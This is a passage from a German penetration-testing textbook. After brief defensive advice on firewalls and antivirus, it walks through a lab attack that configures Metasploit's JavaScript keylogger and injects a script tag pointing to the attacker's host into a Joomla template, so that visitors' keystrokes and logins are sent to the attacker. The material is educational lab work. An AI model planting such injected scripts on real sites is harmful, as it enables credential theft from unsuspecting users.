schon seit längerer Zeit, ihre Produkte durch neuentwickelte Plug-ins sicherer zu machen und die Nutzer auf entsprechende Gefahren hinzuweisen. Letztendlich obliegt es aber der Entscheidung des Nutzers, ob er eine bestimmte Seite aufruft oder nicht. In diesem Zusammenhang ist es wichtig, das eingesetzte Personal auf die Gefahren hinzuweisen und sie über mögliche Methoden der Angreifer zu informieren.

Die eingesetzte Firewall konnte zwar die Kanzlei vor Gefahren aus dem Internet schützen, war aber so konfiguriert, dass der von innen initiierte Datenverkehr über Port 443 (SSL) zu allen Zielen (und damit auch auf die Webseite des Angreifers) möglich war. Der so verschlüsselte Datenverkehr ermöglicht es dem Angreifer, weiteren Schadcode unentdeckt nachzuladen und auch Intrusion-Detection-Systeme zu umgehen. Demzufolge sollte hier der Datenverkehr auf das tatsächlich notwendige Maß (Whitelisting) eingeschränkt werden. Das Aufbrechen der Verschlüsselung zur Untersuchung des Inhalts auf Schadsoftware wird von vielen Anwendern aus datenschutzrechtlichen Gründen als unzweckmäßig erachtet. Trotzdem stellen Proxyserver (http und https) in Kombination mit Virenschutzsoftware ein geeignetes Mittel dar, Angriffe frühzeitig zu erkennen und abzuwehren.

Die eingesetzte Virenschutzsoftware konnte vom Angreifer überwunden werden. In diesem Zusammenhang ist festzustellen, dass ein rein auf Signaturen basierender Virenschutz nicht mehr ausreichend ist. Alle Hersteller von Virenschutzsoftware kombinieren ihre Produkte daher mit einem Netzwerk-Bedrohungsschutz, der Angriffe auch innerhalb eines Netzwerkes erfolgreich abwehren kann. Wäre diese Komponente in diesem Beispiel eigesetzt worden, so hätte die angewendete Methode (Pivoting) nicht zum Erfolg geführt. Leider sträuben sich erfahrungsgemäß viele Netzwerkadministratoren, diese Features einzusetzen, weil sie zusätzlichen Aufwand für die Administration und Wechselwirkungen mit anderen Programmen im Netzwerk befürchten.

5.16 Wie kommt der Keylogger auf die Webseite?

5.16.1 Das Szenario

Für viele Anwender ist die Benutzung des Internets aus dem täglichen Leben nicht mehr wegzudenken. Dabei werden soziale Netzwerke und Online-Shops mit einer großen Selbstverständlichkeit genutzt. Die Webapplikationen sind intuitiv zu bedienen und lassen in Funktionalität und Aussehen kaum Wünsche offen. Um dies zu realisieren, sind moderne Webseiten dynamisch aufgebaut. Dies führt u.a. dazu, dass die Quellen für die Webinhalte auf verschiedenen Webservern/Datenbanken gespeichert sind, die erst während der Laufzeit im Browser des Anwenders zusammengefügt werden. Dabei ist es nicht unüblich, entsprechende Daten auf dem PC des Anwenders über sogenannte Cookies auszuwerten. Somit ist der

Webanbieter in der Lage, das Surfverhalten des Anwenders auszunutzen, um z.B. zielgerichtete Werbung auf der aufgerufenen Webseite zu platzieren.

Aus der Sicht eines Angreifers ist diese Vorgehensweise natürlich besonders interessant. Wenn er es schafft, eine dieser Quellen (Webserver/Datenbanken) zu penetrieren und mit Schadcode zu versehen, so kann er unter Umständen mehrere Webseiten gleichzeitig für seine Zwecke manipulieren. Dabei reicht es oftmals aus, nur eine Zeile Programmcode einzuschleusen. Diese Angriffe bleiben lange unentdeckt und können große Schäden anrichten.

Im ersten Teil des Szenarios ist es dem Angreifer als Voraussetzung für weitere Angriffe gelungen, eine solche Quelle unter seine Kontrolle zu bringen und Schadcode einzupflegen. Der zweite Teil beschäftigt sich damit, wie eine bestehende XSS-Schwachstelle in einem Online-Shop ausgenutzt werden kann, um Angriffe auf ausgewählte Nutzer auszuführen. In beiden Fällen wird ein Keylogger eingesetzt, der alle Tastenanschläge des Nutzers an den PC des Angreifers übermittelt.

Wir werden das Angriffsszenario in unserer Testumgebung nachstellen und dafür wieder den privaten IP-Adressbereich und das Metasploit-Framework nutzen. Jeder Leser wird sich sicherlich leicht vorstellen können, dass sich dieses Szenario auch in eine reale Umgebung projizieren lässt. Abbildung 5–44 zeigt den Versuchsaufbau.



Abb. 5–44 *Der Angriff kurz skizziert*

❶ Der Angreifer hat Zugriff auf die Webseite bzw. auf die dazugehörigen Datenbanken. Dort bringt er den Schadcode ein.

❷ Der Nutzer öffnet die Webseite und führt die dort enthaltenen Inhalte (HTML, PHP, JavaScript etc.) über den Webbrowser aus.

❸ Der Schadcode (Keylogger) wird vom PC des Angreifers angefordert und nachgeladen.

❹ Tastenanschläge werden an den Angreifer übermittelt.

Auf dem Webserver mit der IP-Adresse 192.168.222.93 ist Joomla[19], eines der beliebtesten Content-Management-Systeme (CMS), installiert. Als Betriebssystem wird Ubuntu eingesetzt. Es ist zwingend erforderlich, zuerst einen funktionierenden Webserver mit PHP und MySQL als Datenbank einzurichten. Die Installation wird hier nicht im Detail erläutert. Erfahrene Linux-Anwender werden sicherlich auf keine großen Probleme stoßen. Da es sich hier um ein sehr verbreitetes CMS handelt, lassen sich zu diesem Thema viele Anleitungen[20] im Internet finden.

Der Online-Shop (Badstore), der im zweiten Teil des Szenarios eingesetzt wird, ist bereits in Abschnitt 2.3.2 kurz vorgestellt worden. Da er einige Cross-Site-Scripting-(XSS-)Schwachstellen enthält, können die möglichen Gefahren hier gut demonstriert werden. Der Angreifer nutzt Backtrack und das Metasploit-Framework. Der Angriff kann auf alle Betriebssysteme erfolgen. Es wird lediglich ein funktionstüchtiger Browser benötigt, der JavaScript-Code ausführen kann.

5.16.2 Den Angriff vorbereiten

Nachdem alle Komponenten installiert worden sind, sollte zunächst geprüft werden, ob sich alle virtuellen Umgebungen im gleichen Netzwerksegment befinden. In unserem Beispiel wählen wir jeweils als Netzwerkadapter »Internes Netzwerk« mit dem Namen »LAN« aus.

Auf dem Angriffssystem kommt ein Werkzeug (Auxiliary) des Frameworks zum Einsatz. Es wird ein Metasploit-JavaScript-Keylogger installiert, der bei Bedarf über HTTP bzw. HTTPS entsprechenden JavaScript-Programmcode zur Verfügung stellt. Somit wird es dem Angreifer ermöglicht, die Tastaturanschläge des Nutzers abzugreifen, über das Netzwerk zu übertragen und auf dem eigenen System darzustellen. Listing 5–83 zeigt den Aufruf und die Konfiguration des benötigten Moduls.

```
       =[ metasploit v4.3.0-dev [core:4.3 api:1.0]
+ -- --=[ 810 exploits - 452 auxiliary - 135 post
+ -- --=[ 247 payloads - 27 encoders - 8 nops
       =[ svn r14855 updated today (2012.03.03)

msf > use auxiliary/server/capture/http_javascript_keylogger
msf > auxiliary(http_javascript_keylogger) > show options

Module options (auxiliary/server/capture/http_javascript_keylogger):

   Name         Current Setting     Required     Description
   ----         ---------------     --------     -----------
   DEMO         false               yes          Creates HTML for demo purposes
```

19. *http://www.joomla.org/*
20. *http://wiki.ubuntuusers.de/Joomla*

```
   SRVHOST      0.0.0.0          yes         The local host to listen on.
                                             This must be an address on the
                                             local machine or 0.0.0.0
   SRVPORT      8080             yes         The local port to listen on.
   SSL          false            no          Negotiate SSL for incoming
                                             connections
   SSLCert                       no          Path to a custom SSL certificate
                                             (default is randomly generated)
   SSLVersion   SSL3             no          Specify the version of SSL that
                                             should be used
                                             (accepted: SSL2, SSL3, TLS1)
   URIPATH                       no          The URI to use for this exploit
                                             (default is random)

msf  auxiliary(http_javascript_keylogger) > set URIPATH example
URIPATH => example
msf  auxiliary(http_javascript_keylogger) > set SRVPORT 80
SRVPORT => 80
msf  auxiliary(http_javascript_keylogger) > run

[*] Using URL: http://0.0.0.0:80/example
[*] Local IP: http://192.168.222.13:80/example
[*] Server started.
```

Listing 5–83 *JavaScript-Keylogger auf dem Angriffssystem einrichten*

Als Ergebnis wird in unserem Beispiel ein Listener auf Port 80/HTTP installiert, der nun auf Anfragen reagieren kann. In Listing 5–84 ist der Programmcode dargestellt, der auf dem Webserver ausgeführt werden muss, um den Keylogger erfolgreich einsetzen zu können. Dabei kann der Dateiname am Ende der Zeile beliebig gewählt werden. Wie schon im vorherigen Abschnitt beschrieben, hat der Angreifer hier verschiedene Möglichkeiten. In diesem Beispiel gehen wir davon aus, dass er Zugriff auf den Webserver erlangt hat und den Programmcode erfolgreich einbringen konnte.

```
<script type="text/javascript" src="http://192.168.222.13/example/logme.js">
```

Listing 5–84 *Diese Zeile Code muss auf der Webseite platziert werden.*

Um in unserer Testumgebung den Code im CMS richtig zu platzieren, ist es notwendig, sich ein wenig mit dem Aufbau von Joomla zu beschäftigen. Das Aussehen der Webseite (Abb. 5–45) lässt sich sehr schnell über Templates ändern.

Dabei können die vorinstallierten Templates genutzt oder nutzereigene hinzugefügt werden. Diese Programmteile werden jeweils in einem separaten Unterverzeichnis gespeichert. Listing 5–85 zeigt die Dateistruktur auf dem Webserver an.



Abb. 5–45 *Das CMS Joomla mit einem vorinstallierten Template*

```
root@Ubuntu1110:/# cd /var/www/joomla/
root@Ubuntu1110:/var/www/joomla# ls
administrator          htaccess.txt      language     plugins
cache                  images            libraries    README.txt
cli                    includes          LICENSE.txt  robots.txt
components             index.php         logs         templates
configuration_old.php  installation_old  media        tmp
configuration.php      joomla.xml        modules      web.config.txt

root@Ubuntu1110:/var/www/joomla# cd templates/beez5
root@Ubuntu1110:/var/www/joomla/templates/beez5# ls
component.php  fonts       index.php          templateDetails.xml
css            html        index.php_default  template_preview.png
error.php      images      javascript         template_thumbnail.png
favicon.ico    index.html  language
```

Listing 5–85 *Joomla-Dateistruktur*

In unserem Beispiel wurde vom Administrator des CMS das Template *beez5* als Standard ausgewählt. Die nun verwendeten Dateien befinden sich auf dem Webserver im folgenden Verzeichnis:

```
/var/www/joomla/templates/beez5/
```

Um den Programmcode Erfolg versprechend einzusetzen, muss der Angreifer den Code nur noch in die Datei *index.php* im angegebenen Verzeichnis einbinden. Listing 5–86 zeigt die Implementierung an einer möglichen Stelle an.

```
<snip>

POWERED_BY');?> <a href="http://www.joomla.org/">Joomla!&#174;</a>
                    </p>

             <?php if (!$templateparams->get('html5', 0)): ?>
                </div><!-- end footer -->
             <?php else: ?>
                </footer>
             <?php endif; ?>

             </div>

          </div>
          <jdoc:include type="modules" name="debug" />
       </body>
<script type="text/javaScript"
src="http://192.168.222.13/example/logme.js"></script>

</html>
```

Listing 5–86 *Die manipulierte Indexdatei (Auszug)*

5.16.3 Den Angriff ausführen

Nachdem der Listener auf der Angriffsplattform gestartet wurde, muss der Angreifer nur noch seinen Bildschirm beobachten und die dort angezeigten Tastenanschläge auswerten.

Sobald ein Nutzer die Startseite des CMS (Abb. 5–45) aufruft, werden seine Tastenanschläge an den Angreifer übermittelt. Dies trifft übrigens auch zu, wenn der Rest der Webseite mit HTTPS verschlüsselt übertragen wird. Die Kommunikation zum Angriffssystem erfolgt separat nach den Vorgaben des Angreifers. Wie aus Abbildung 5–46 zu ersehen ist, hat ein Anwender die Webseite aufgerufen und sich erfolgreich mit folgenden Nutzerdaten am System angemeldet:

- User Name: MuellerP
- Passwort: SecretPassword

Gleichzeitig wurden diese Daten an das Backtrack-System übermittelt.